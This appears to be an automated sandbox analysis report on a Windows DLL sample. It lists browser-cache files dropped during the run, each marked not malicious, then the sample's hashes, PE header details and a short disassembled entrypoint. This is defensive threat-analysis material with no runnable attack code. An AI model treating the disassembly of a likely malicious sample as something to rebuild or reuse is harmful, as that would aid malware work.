SHA-512:	5563D90AAC738D6CF7F25F37100C8013D1FF29A13538368E1D893B7C31624987A73DA9576C59C56FB7F3D93A9619EC7F180F7258BE8D69B1E686D0D260ED82EC
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB5kJAC.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J.....IDAT8O.=..P...5..(...`!.Xzd/..,|,.R...((&!.u.9..6.f.>v>.XQ._....U.~..b...H.q..-p7.{P...M.p....t.Q..6.9. .B..J....Mh...o.A.v'..O...&..<...g..Tem..j.".v[...s..p....g.G...s.....E.h.8n....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB7gRE[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	482
Entropy (8bit):	7.256101581196474
Encrypted:	false
SSDEEP:	12:6v/78/kFLsiHAnE3oWxYZOjNO/wpc433jHgbc:zLeO/wc433Cc
MD5:	307888C0F03ED874ED5C1D0988888311
SHA1:	D6FB271D70665455A0928A93D2ABD9D9C0F4E309

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB7gRE[1].png	
SHA-256:	D59C8ADBE1776B26EB3A85630198D841F1A1B813D02A6D458AF19E9AAD07B29F
SHA-512:	6856C3AA0849E585954C3C30B4C9C992493F4E28E41D247C061264F1D1363C9D48DB2B9FA1319EA77204F55ADBD383EFEE7CF1DA97D5CBEAC27EC3EF36DEF 8E
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....wIDAT8O.RKN.0.}v\....U....-.. .....8..{$...z..@.....+.....K...%)...I.....C4.../XD].Y..:.w.....B9..7..Y.. (.m.*3. .!..p..,.c.>.\<H.0.*...,w:.F..m...8c,.^.....E.....S...G.%.y.b....Ab.V.-.}.=..."m.O..!...q.....]N.)..w..\..v^.^...u...k..0.....R.....c!.N...DN`)x..:.."*Brg.0avY.>.h...C.S...Fqv._.].... ..E.h.\|Wg..I.....@.$.Z.]....i8.$).t..y.W..H..H.W.8..B...'.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB7hjL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	444
Entropy (8bit):	7.25373742182796
Encrypted:	false
SSDEEP:	6:6v/lhPkR/CnFFDDRHbMgYjEr710UbCO8j+qom62fke5YCsd8sKCW5biVp:6v/78/kFFlcjEN0sCoqoX4ke5V6D+bi7
MD5:	D02BB2168E72B702ECDD93BF868B4190
SHA1:	9FB22D0AB1AAA390E0AFF5B721013E706D731BF3
SHA-256:	D2750B6BEE5D9BA31AFC66126EECB39099EF6C7E619DB72775B3E0E2C8C64A6F
SHA-512:	6A801305D1D1E8448EEB62BC7062E6ED7297000070CA626FC32F5E0A3B8C093472BE72654C3552DA2648D8A491568376F3F2AC4EA0135529C96482ECF2B2FD35
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....QIDAT8O....DA.....F...md5"...R%6.].@.....D.....Q...}s.0...~.7svv.....;.%..\.....]...LK$...!.u. ...3.M.+.U..a..~O.....O.XR=.s.../....I....l.=9$.....~A.,. ..<...Yq.9.8...I.&.....V. ..M.\..V6.....O.....!y:p.9..l....."9.....9.7.N.o^[..d.....]g.%..L.1...B.1k....k....v#._.w/...w...h..\.. ..W...../..S.`.f.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BBK9Hzy[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	541
Entropy (8bit):	7.367354185122177
Encrypted:	false
SSDEEP:	12:6v/78/W/6T4onImZBfSKTIxS9oXhTDxfIR3N400tf3QHPK5jifFpEPy:U/6rIcBfYxGoxfxfrLqHPKhif7T
MD5:	4F50C6271B3DF24A75AD8E9822453DA3
SHA1:	F8987C61D1C2D2EC12D23439802D47D43FED3BDF
SHA-256:	9AE6A4C5EF55043F07D888AB192D82BB95D38FA54BB3D41F701863239E16E21C
SHA-512:	AFA483EAFEAF31530487039FB1727B819D4E61E54C395BA9553C721FB83C3B16EDF88E60853387A4920AB8F7DFAD704D1B6D4C12CDC302BE05427FC90E7FAC 8
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....IDAT8O.Q.K[A...M^L../+....`4..x.GAiQb..E<..A.x..'!.P(-..x....`.,...D.).....ov..Yx.`_.4...@._ .r. ..w.$.H....W.....mj."...IR~f...J..D.|q.....~.<....<.I(t.q.....t...0.....h,.1.....\.1.....m.....+.zB..C.....^.u:.....j.o*..j....\../eH.,.....}...d-<!t.\.>..X.y.W....evg.Jho..=w*.*Y...n.@.....e.X. z.G.....(4.H...P.L.:".%tls....jq..5....<.)~....x...]u(..o./H.....Hvf....*E.D.).....j/j.=]......Z.<Z....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BBK9Ri5[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	527
Entropy (8bit):	7.3239256100568495
Encrypted:	false
SSDEEP:	12:6v/78/W/6T+siLF44aPcb1z4+uzUomyawaTcQwvJ4MWX9w:U/6q4PU5Wmy0G4MKi
MD5:	3C1367514C52C7FA2A6B2322096AA4C1
SHA1:	25104E643189C1457A3916E38D7500A48FEEC77C
SHA-256:	6FAD7471DE7E6CD862193B98452DED4E71F617CDC241AFBCF372235B89F925CC
SHA-512:	1EB9B1C27025B4A629D056FDE061FC61ACB7A671ACB82BDC4B1354D7C50D4E02D34F520468F26BA060C3F9239C398D23834FF976CFFA12C4CEE3DB747C366D A
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....IDAT8O.S.K.A..... i..r0.\\.....hkkq..1h.[s..%.Fu. h)..B...].w.....8...{~...U *Q.....y.$.g...BM....EZi....j.F.c ..e5.+...w;T.....<p.....".:$[8....P..*dH...$.....GO%qC.X..`MB.....!.....XcP338.>Q@3.S..y..NP..../|...f..[..r...F...9...N..S..0Q..m.<.^...>..I...A...6.}....:....^..P...5R...@:U....hN.8. ....>....L~.T.&?S.X...0.m.C.,X..A%.....X..!.m1.)T..O.*...'.....@.{.]....hF...,..FIY.y%M?;.u....8K6..../Bi|..?C.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\B[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\B[1].htm	
Size (bytes):	2404
Entropy (8bit):	5.988045560444535
Encrypted:	false
SSDEEP:	48:UsuFbqLGnJpfT3MN6wGMQbxMzFSAuGQ5RmA5ngTHzxAZt4YBkoX8bUWFZH:qFdJpfbMEHxfEQ5R3MzeZdBnX8Jx
MD5:	401AF9EB95D581473470D429C23EF8BA
SHA1:	0C6C6FB39B2F811B224DC68BACCB8939DCD87C3B
SHA-256:	49C07BD919280ACC3919C422BEFAF1EE260F0EB74FDEBEE843ECD5EC2FB98E12
SHA-512:	D23449607D1793C6E2E3A5E02B323DDB55E1BACD71E49B4AABA1BFF18FA9FBDCA2FD5039D0A52DA1A0D1A88FFAB707F9987CAC0BA1383C1A76562DEEFD61DB59
Malicious:	false
Preview:	R+gGuA3CjkMnlGMxKGeaGgyCIOMZM/vCBCaoBkMsHW1kKUczVLHZ55noSJne4DKdqe1Sx7BQX7RsWA9lsqVTiDWVbZw2C7YUuRa5umP9vJmyWkT+tdnc4NPYhfZQsW3TtsCJOJPhh3bPVZArKUVwu5bjxsjVWdC3PGKwtFQb1sQjOkOEWNGH4QgYPzS8qW2zV0rtQEOtyN+QEJmXO+rZ83MoFFSno62rBqCXP37HbErwZKTpV8li334hTX95qUh/df3l6GvSHII0MIOxPYngb3lVryiOpdGHA1YOTHmKpnanpVXNDYTSFcQspHruJ6FKnw/U3B8gEGA3yPjo2Ri86IiKGvY1UxQBXJajbvg9sfF7a0nazNkbvfSNtBsVDZlhyUFJjLdUxaiCt1zDZsyqc2RSqJ7acyGl6f7rwKHpWJRxRmoh8QL/n/6ke7mK5xzyTIoT6b0E2alpV2aaXhBv1mKy1Nwbkq8Y2GvEzRJd9Vm88yrKN85CSaQCUBLlpHHzdSWqMArKjdrq3l5fCvWJ29q5M0/uTftG1L+OTmYVNNYnbsNXRPCC6z/kzdIZR7nsSts1W0UgXZU0VrxukC2fu09gGI8Mpa2ahmh0v/SxqfwWAvKVYZQsPCxCvUwdJHGMgtFsW00mR40RKu7HCBQl+PnGzPuWb4BKQCpECyecYrvkoauXc74zWD0Mpblf4HOQaK+bUudnKaD0M4dS+2NFOhwEWm1okFHOMXkAarpd4/hx8j/IVdiqXiPdBDGM3xuVBVvKCr3o39Yb8FAwy5vAPAj/Mj5NxtWQTCh0wPUigk8bgK4s9AA4nGFJr2o58hRVJZK1lL1NKGrs8HZv2gg8/lKqyP6fjkTllp8+Jcux8ILaeBnJBkHSdzlyX+5pBIkUpIuw0QEVDeY/LXADWzIqSGpXUZFd1BzToBAeo6hyxE1udgxnxMFfKCwx+KMQADsMnRt6nBuXFC0q00kPEzHdyDOjeDEAeMB6aYvg1r5+	

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\fcmain[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	37087
Entropy (8bit):	5.134825123575225
Encrypted:	false
SSDEEP:	768:w1avo7Ub8Dn/eYW94hD8H1YXf9wOBEZn3SQN3GFl295oVlb7AQ/llb7UsTsA:oQ+UbOJWmhD8H1YXf9wOBEZn3SQN3GFF
MD5:	8A245BAC562C3D081AB08C2761B9597F
SHA1:	8BBCEF03880A826D537DB30C312FF5C70C07E231
SHA-256:	4A52A327E67C0CAC13BE4304E299A564F3311830AC52F65F9666C2ADD84F1C47
SHA-512:	89FCE8242D1DF259EA299EE7954820BEE6696147BD7B06FC962F6BB1827D94160992C18395A1298FEF641037B52B45BE790D1B71BF169BAD9F018FA641FB1C71
Malicious:	false
Preview:	;window._mNDetails.initAd({"vi":"1608026954784762960","s":{"_mNL2":{"size":"306x271","viComp":"1608026654503033706","hideAdUnitABP":true,"abpl":"3","custHt":"","setL3100":"1"},"lhp":{"l2wsip":"2886780970","l2ac":""},"_mNe":{"pid":"8PO8WH2OT","requrl":"https://www.msn.com/de-ch/?ocid=iehp#mnetcrid=858412214#"},"_md":[],"ac":{"content":"<!DOCTYPE HTML PUBLIC \"-\/\/W3C\/\/DTD HTML 4.01 Transitional\/\/EN\" \"http:\/\/www.w3.org\/TR\/html4\/loose.dtd\">\r\n<html xmlns=\"http:\/\/www.w3.org\/1999\/xhtml\">\r\n<head><meta http-equiv=\"x-dns-prefetch-control\" content=\"on\"><style type=\"text\/css\">body{background-color: transparent;}<\/style><meta name=\"tids\" content=\"a='800072941' b='803767816' c='msn.com' d='entity type'\" \/><script type=\"text\/javascript\">try{window.locHash = (parent._mNDetails && parent._mNDetails.getLocHash && parent._mNDetails.getLocHash(\"858412214\",\"1608026954784762960\")) || (parent._mNDetails[\"locHash\"] && parent._mNDetails[\"locHash\

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\googlelogo_color_150x54dp[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 150 x 54, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	3170
Entropy (8bit):	7.934630496764965
Encrypted:	false
SSDEEP:	96:c2ZEPhMXQnPkVrTEnGD9c4vnrmBYBaSfS18:c2/XQnPGroGD9vvnXVaq
MD5:	9D73B3AA30BCE9D8F166DE5178AE4338
SHA1:	D0CBC46850D8ED54625A3B2B01A2C31F37977E75
SHA-256:	DBEF5E5530003B7233E944856C23D1437902A2D3568CDFD2BEAF2166E9CA9139
SHA-512:	8E55D1677CDBFE9DB6700840041C815329A57DF69E303ADC1F994757C64100FE4A3A17E86EF4613F4243E29014517234DEBFBCEE58DAB9FC56C81DD147FDC05
Malicious:	false
Preview:	.PNG.....IHDR.....6.....%.`....)IDATx..].pT..>.I.....b..(Hv7 D7.n.8....V..H_.R;S.hY`w.(..*.N_R."0`.-.A..|.*N..`....n..{.&..l.o..;.....a....d..$.....J.1.*.....7+.c...o..T/.~V.r.....D..G.Ic.....E_.FUR.&..U%...X.4!!Q.H";.....e(Ic...$..."1..jR[.L..../Ek.}AH...W.L.V....Y..S..q...!._r.D....G,%...Hu.$q..\.j.x...G.....]....B.i.l.+B.....Hu.....Q...K;...J.q..._.....`._x....A:.....j....:c...^.....k=Glj..Y]B.V..m...Y.\....$..!....+.R%..U/;p.....R4.g.R...XH.3%..JHHby.eqOZdnS..$.. ....dn...$.w....E.o.8...b@.z.)5.L4|.F...9.....pP.8.|....-.M..:...ux...7.]...'..(q..~.....KQ.W..,b..L<.Y.].V+....t4.$.V.O.....D.5..v.j...Hd.M....z.....V..q.p.....;:.J.%2.G.;./.E...!.H. ..../Dk.8.T....+..%Vs4..DC.R.`..Z.....0.[)N!.....%.>&.b.$.M....P.!...!...'Kv..Nd...mvR.:.L....w..y%.i..H..u....s.Se1.[.).".)%.I.....(.#M..4.@....#.....X..P<...k..g....O..I..>-...'._.Q..T.y.=Z.GR{]..&t}*.....>J..!,..X6.HC..$.:.}..z...._b.b.4.E.....;.Ha.?s.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\http___cdn.taboola.com_libtrc_static_thumbnails_d13c17567194ae739ea2893b05cc0dff[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	11143
Entropy (8bit):	7.952793601244497
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\http___cdn.taboola.com_libtrc_static_thumbnails_d13c17567194ae739ea2893b05cc0dff[1].jpg	
SSDEEP:	192:/86oa76XlDLMuBqFRwRbdlJMBSetS/g1VR6ItvleEia17gqr:/8ra7618zRwRZHM3PSVesqr
MD5:	3068BDA6FECAF3E07B7AE690AE3AECE7
SHA1:	880F93F39B29480981B21E52683556EC306EBB41
SHA-256:	239EB6ADAD889BB8BB556A02D4C8156B877C21E815A2268D23F865471A62386C
SHA-512:	25E5642C603E5AC6D6F945969362CD0E6AB4CDA64AB2A67D3BF15A0591DE45F98BDA2411E65A8A74D605CCAF5D9901E30C198D8940D0EC91A9333FC688F9AB0
Malicious:	false
Preview:	......JFIF.....".....".$...$.6*&&*6>424>LDDL_Z_||.....".....".$...$.6*&&*6>424>LDDL_Z_||.....7....".....4.....{..[.....H(8..V7v....=.p.}.....b2.dm#.....R=..:]r...+..D.>w.l.w...H..&..wL..H.Y)2....")VDti7.....r.D8U..r)....#.....l...b..r...U..j..S]...>.C.LCNw{.....k...Z....%~}..i.....DS..|J*n.....+.....Sm.i.F...H.|#.M.... .....J...G....ACm&T7%.E+ .qVV~...H..+w....d...'~...+....H..3.$.U..e.J,k1@7..#.sz4.."..d.M..T.Wc.i...-.1...h.9.&.....CD;.H..3..0.{Pj..G.Z*.o}..v.....G.6.6.arT.e.%..j..s.6e..h+Mx!$..E...w`...Y.....4N5.8.1+.i+t~..:.oZ.r..F.-...`b.....'...v" 3...N..l:.k.]...<8s..U.d.l.d.6...,=*..a.....DJ*..n.Q .6..oV.=.]...1.H..x..s}...8..x.....lE.b.i...@.W.Y.BS.u4hX.H...>....V...g../.4..!1....`...._... .._.r.6@...8..^.>.....@..\.myF..rY....2.w:dE..}.....?....v.}.U>.V.M.....z..Qw.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\http___res.cloudinary.com_taboola_image_upload_v1605279479_ax81tfleeaeladnuht8n[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	16897
Entropy (8bit):	7.9595097772872245
Encrypted:	false
SSDEEP:	384:eHHYt/mXRRMCgBYwiOhFJp4hAe67Y3Sfh8LlwMOeKqx:x/mh6CgBYw9JpkAnX58DhDx
MD5:	59D4C107F03919C22A0FAF3B73F3960A
SHA1:	313187EF8DB92AE0B796A7E34A308826C8717FA0
SHA-256:	F358F546495299E22670F23E04A2C26A0AE960E7B24B3ED7CAEFEC7527508029
SHA-512:	224B5C504863C5A1879B47F2FE4170C2BD9F6A758E3217045A72483132613A013B9DD44DD8AF0A35E32F19096C65FD3B1AA30834EE4886E69A074C0686D01F8D
Malicious:	false
Preview:	......JFIF.....C..... ("..&...#0$&*+-.-."251,5(,-,...C.....'..'Q6.6QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ....7.....t.....Hd1e.....:.hK...dO.g...8:..Q..).h....b.:.(...(."..F..:../K.....x6... "....&..1.....88.!..C.?..8tt...G.B..M=hKp....tt(`G.#...<.hd.....^.... .1!..... @.q...kBj...@....$p.....O.$.x./#SV..C.A.8D.....:@!1..6Um..`L."g...<x..xB....d.R..9.,i.!.....XtP...!..t_V.`.p.....&P..Qqa.....sRj.1....&..^T...1....&X.*..4.....8...I.)N..B.5G.c1H...L....\..#..&x.....3.....pt.0a...,.4Y..J|...0.../..l.."..#.B.....6..g:q..3 *H..=\..KxXd.....Dt.:}....i.jnEae....G...'....y....:...Ca..AE..^#-f:...*.....N.u^?^.....<ncW..K!`..&....$0l....G.....w.._.....Y..3...<.I[;K....|!..v|..:.....t..|....^..r..z...&.;F<:4X...>.....J...>7.~..u..{....DlZ.....d.....T.....Y.S.8..DzO.y...V.+."....`*.h.)....|...X..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\nrrV37338[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	92102
Entropy (8bit):	5.417692187890513
Encrypted:	false
SSDEEP:	1536:Ght5EFuQkZu/ePhBbO8IxZ0FmxcK+uLJXsD0voBZeTFuQNgaCpLf4LfcVFS:GhoghBbxEEuLSkoLeTxCw
MD5:	DB57EA5D9BFA6D86B9A073D614526F34
SHA1:	D282E2833A9FD6B93546B3181A3F17BE13448B8A
SHA-256:	1C74C4E63AB9AD3705805ABF848CC1A5A6A0A46248ED7A1C70D599FA7C57A019
SHA-512:	1CDB2EE3D39FD834AB2817D27D98401E1C6D00AE5D090A768BC920F053C343AE6D40C22FB5E110AD60C1655B81926E8A14E9573BCA667BB74282CB16016B55B7
Malicious:	false
Preview:	var _mNRequire,_mNDefine;!function(){"use strict";function n(n){return"[object Array]"===Object.prototype.toString.call(n)}function e(n){return void 0!==n&&""!==n&&null!==n}function t(n){return"function"==typeof n}function r(r,i,o){return t(i)&&(o=i,i=[]),!!(e(r)&&n(i)&&t(o))&&void(u[r]={deps:i,callback:o})}function i(n,e){var r,c=[];for(var f in n)if(n.hasOwnProperty(f)){if(r=n[f],"object"==typeof r||"undefined"==typeof r){c.push(r);continue}void 0!==o[r]?c.push(o[r]):(o[r]=i(u[r].deps,u[r].callback),c.push(o[r]))}return t(e)?e.apply(this,c):c}var o={},u={};_mNRequire=i,_mNDefine=r}();_mNDefine("modulefactory",[],function(){"use strict";function r(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(i){e=!1}return o.isResolved=function(){return e},o}function e(){o=r("conversionpixelcontroller"),i=r("browserhinter"),n=r("kwdClickTargetModifier"),t=r("hover"),a=r("mraidDelayedLogging"),c=r("macrokeywords"),d=r("tcfdatamanager")}var o={},i={},n={},t={},a={},c={},d={};return e(),{conversionPix

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\y[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	295688
Entropy (8bit):	5.999867070037125
Encrypted:	false
SSDEEP:	6144:CK1T2eeslkv/VfQWVVKJrTPfuBRlBnQUAOGrWbqF:J61IANfQhZmrQRrmY
MD5:	E3AA1B0A45CDE8D23A403F8A2FE8927A
SHA1:	8723BF1632C9A15FA219DEADC680237FEB3011B2
SHA-256:	76B2A1910AAE8E7E2DA72985A300364B0877360454F856378F4366FFEDA8B2F3
SHA-512:	B7D6B93EC311479F0C87CF09BFE59B069CE9158608442D73BA424A934ACF652BE47C07F010F902179DA789D457B4972BA76B2E4A4E2D9CB9A864B1B5985E6F2A

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\y[1].htm	
Malicious:	false
Preview:	02iCu1qRlUynr0bTRvBnRXt9mmVVbv+10uq6egmqstjKPxb4WPkUmH6VbshNGNFe3r3LWWXGjI7wQ/W8sgJRRTD/UmBUWMFJ5lXJRCuWLG4ooaEpQbtarXnE cCqXZkxacyIWqb8gQXrIg0/MZDFYYZs3G/jf3uUYyaYM1l4rJLJHbtkwzk2TvySuRnQQp0q1IeohIEQLRNu7NQBjFUuQk1eAXq7bC4r96tn1IYzwS9hfl11O09VvPj7+IA RBEnDD5z4fqakWY2u2sChRyNn28ZWatOXKoDS3wNMzzxmjZS38dmHKFl2YD8q5X3GV5GGjCysbvtHn0GZc7bixwwsuQUmGFG/jjX+8n9ute21jdOnSKM+pEW kJxzQW7kqhY6XqiaGwnep3Sr0IsDBNeqZQUWx3HuNzHTA4CbAS6ci/YDX7QVXdlohg4pAPax0uJkXTW5U1HsJfyImlnwki70ydbPrPD4KrXbtLF4paI+u9AuJqE+bDhe8E PCEEoegqliw/6+ZSFVD0gYpYwMj9nKL6OssWbto/rXFNlNhWZDBoDoHRcIwEut/J1+bbLkNe3LDshxHKI4GV9TqfLy3EdUz8KSt31xyNp3wmFsXY0Zu3UCI15s51+ZLDgQ ou7kcEsjV+CdnpcFeQMfS0s6XuvjjQ/I8hXECA5TMM/7IeIrdeIwbzp18lP9slLeyizirYuxfF8Ow7ClR7t2bGi9+adpy8Bge8bUZpT9jT70d019FZndQxWQwR2a34DANg aykZyN8kHwHLH9vUTOf03Mc9N9Txq8kC57xTgiUtuwgdLMIUAP84xodLpbZrj/kSHZ8vaDz9xYcFfBFzEX9VQ8BaeBAkRJpHd9HxhL0acpwKvwKo5vS2xHKMXuEYpa82x8 N9w3Z72moYsKx8NWFJUi6GnK9rCe8yjrk1gIzEZswsTDXPTvto97TDsB+6M75Fxwm71pr1V7b2hHSBclM+sS+J1P5nNl76hrbM8n+rfXwXqZgQ

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2830
Entropy (8bit):	4.775944066465458
Encrypted:	false
SSDEEP:	48:Y91lg9DHF6Bjb40UMRBrvdiZv5Gh8aZa6AyYAcHHPk5JKIDrZjSf4ZjfumjVLbf+:yy9Dwb40zrvdip5GHZa6AymsJjxjVj9i
MD5:	46748D733060312232F0DBD4CAD337B3
SHA1:	5AA8AC0F79D77E90A72651E0FED81D0EEC5E3055
SHA-256:	C84D5F2B8855D789A5863AABBC688E081B9CA6DA3B92A8E8EDE0DC947BA4ABC1
SHA-512:	BBB71BE8F42682B939F7AC44E1CA466F8997933B150E63D409B4D72DFD6BFC983ED779FABAC16C0540193AFB66CE4B8D26E447ECF4EF72700C2C07AA700465E
Malicious:	false
Preview:	{"CookieSPAEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":true,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","ws","gd","ge","gg","gh","gi","gl","gm","gn","gq","gs","gt"

Static File Info

General

File type:	MS-DOS executable, MZ for MS-DOS
Entropy (8bit):	6.113416347966484
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	5fd885c499439tar.dll
File size:	147456
MD5:	dde0277221cabab1df0e1cccf6a125b2
SHA1:	a7d375672ae47f087185c78a444487aa656c8eb5
SHA256:	0fb4779661fe23fdcd79c77fc74e721b637b496abe2eb26da28d12055af7b458
SHA512:	70ee99253ce0d15e285f58ff53fe86b754e970af4aea9ea53496cb012f43538d4fca18026a9fb488b9dbd3457b4ba4e037e06279a6667b558eb9d1802a473c78
SSDEEP:	3072:T9WfhwwO/4dJ6dyDI5wottTcRtUbe6QJ5LBm:0fhw14/6d+xoe5Q
File Content Preview:	MZ.....!..L.!This -7Afram cannot be run in DOS mode....$.....PE..L.....I.....P.....@.....W..

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x4050d2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x0 [Thu Jan 1 00:00:00 1970 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	9e386d2174f5fb6ba64b3c981ccac306

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 08h
push esi
jmp 00007F1E7D072421h
add edx, ebx
add ebp, esi
mov dword ptr [00424834h], eax
push FFFFFFC5h
push FFFFFF8Fh
push dword ptr [ebp+08h]
jmp 00007F1E7D0730EBh
and eax, edx
call 00007F1E7D070F07h
push dword ptr [004253DCh]
push 00000072h
push dword ptr [004253DCh]
call 00007F1E7D07421Dh
jmp 00007F1E7D0714FCh
and eax, ebx
sub al, 37h
jmp 00007F1E7D06EF7Ah
mov eax, edi
mov dword ptr [ebp+1Ch], eax
jmp 00007F1E7D06D938h
mov esi, edx
inc esi
and edi, 3Fh
sub al, 37h
jmp 00007F1E7D06E072h
mov eax, esi
and eax, edi
push 0000000Fh
push edi
jmp 00007F1E7D073517h
pop esi
call 00007F1E7D06F651h
push 00000009h
push 00420EF4h
push 00000001h
call dword ptr [0042C230h]
and eax, esi
int3

Instruction
call dword ptr [0042C2A0h]
test eax, eax
jmp 00007F1E7D07384Fh
add ebx, ebp
mov eax, esi
push ebx
push 00000060h
call 00007F1E7D073C13h
mov dword ptr [004253ECh], eax
jmp 00007F1E7D072798h
shr eax, 08h
xor ecx, esp
mov dword ptr [ebp-04h], ebx
push 00000001h
call dword ptr [0042C2B4h]
cmp eax, 00000000h
jmp 00007F1E7D0736DAh
and eax, edx
ror edi, 0Ch
je 00007F1E7D070CF6h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x9cb2	0x157	.text
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2c000	0xf0	.data
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x2d000	0x998	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
